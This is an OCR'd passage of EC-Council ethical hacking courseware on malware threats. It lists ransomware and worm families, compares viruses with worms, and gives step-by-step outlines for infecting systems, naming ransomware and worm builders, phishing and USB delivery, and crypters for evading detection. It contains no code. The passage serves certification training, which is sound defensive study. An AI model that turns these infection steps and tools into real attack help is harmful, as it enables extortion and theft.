



Figure 7.60: Screenshot showing STOP/DJVU ransom note

The following are some additional ransomware:

- ESXiArgs
- Qilin
- Akira
- Royal
- NoEscape
- CatB
- Dodge Ransomware
- Rhysida
- BianLian
- BlackCat

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Ransomware

Attackers infect a target machine using a ransomware by following the steps given below:

- **Step 1:** Create a ransomware using tools such as Chaos Ransomware Builder v4.




Figure 7.61: Screenshot of Chaos Ransomware Builder showing the creation of ransomware

- **Step 2:** Transfer the ransomware to the victim's machine using various techniques, such as attaching it to an email or through physical means such as a hard drive or pen drive, making it appear legitimate.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 3:** When the victim downloads and opens the malicious file, the ransomware infects the system by encrypting the system files based on the number of files and encryption algorithm.

Figure 7.62: Screenshot showing the malicious file downloaded on the victim's system

- **Step 4:** After the infection, a window appears instructing the victim to pay a ransom for decrypting the files.




Figure 7.63: Screenshot showing the window with a note instructing the victim to pay a ransom amount

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12 Module 07 | Malware Threats

EC-Council CEH

Computer Worms

- Computer worms are malicious programs that **independently replicate**, **execute**, and **spread across the network connections**, thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

Worms:

- SSH-Snake
- Raspberry Robin
- P2PInfect

How is a Worm Different from a Virus?

A Worm Replicates on its own

- A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

A Worm Spreads through the Infected Network

- A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

hide01.ir

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them in via e-mail, IRC, and other network functions.

Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- SSH-Snake
- Raspberry Robin
- P2PInfect

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


How is a Worm Different from a Virus?

Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 7.4: Difference between virus and worm

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Infect Systems Using a Worm

- **Step 1:** Create a worm using tools such as Internet Worm Maker Thing or Batch Worm Generator. Write the code with specific features to exploit potential vulnerabilities in system software or network protocols.
- **Step 2:** Deploy the worm via phishing emails, malicious websites, network shares, or infected USB drives. The worm is incorporated with a work file or link that appears to be legitimate for the users. Use specific packers and crypters such as BitCrypter, H-Crypt, etc. to encrypt the worm to evade detection by security solutions.
- **Step 3:** Once the user clicks on the phishing link or downloads a file from a malicious website/USB, the worm infects the system by executing its payload. (It typically uses exploit code and a built-in automated script to execute upon download.)
- **Step 4:** Through the infected system, the worm scans for other vulnerable devices on the network without human intervention. It employs various methods to identify targets, such as scanning for open ports or known vulnerabilities.
- **Step 5:** The worm copies itself to identified vulnerable devices and propagates its infection to them, thus continuing the infection cycle.
- **Step 6:** The worm installs backdoors or alters system settings to remain active and continuously steals and exfiltrates data from the infected devices.

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

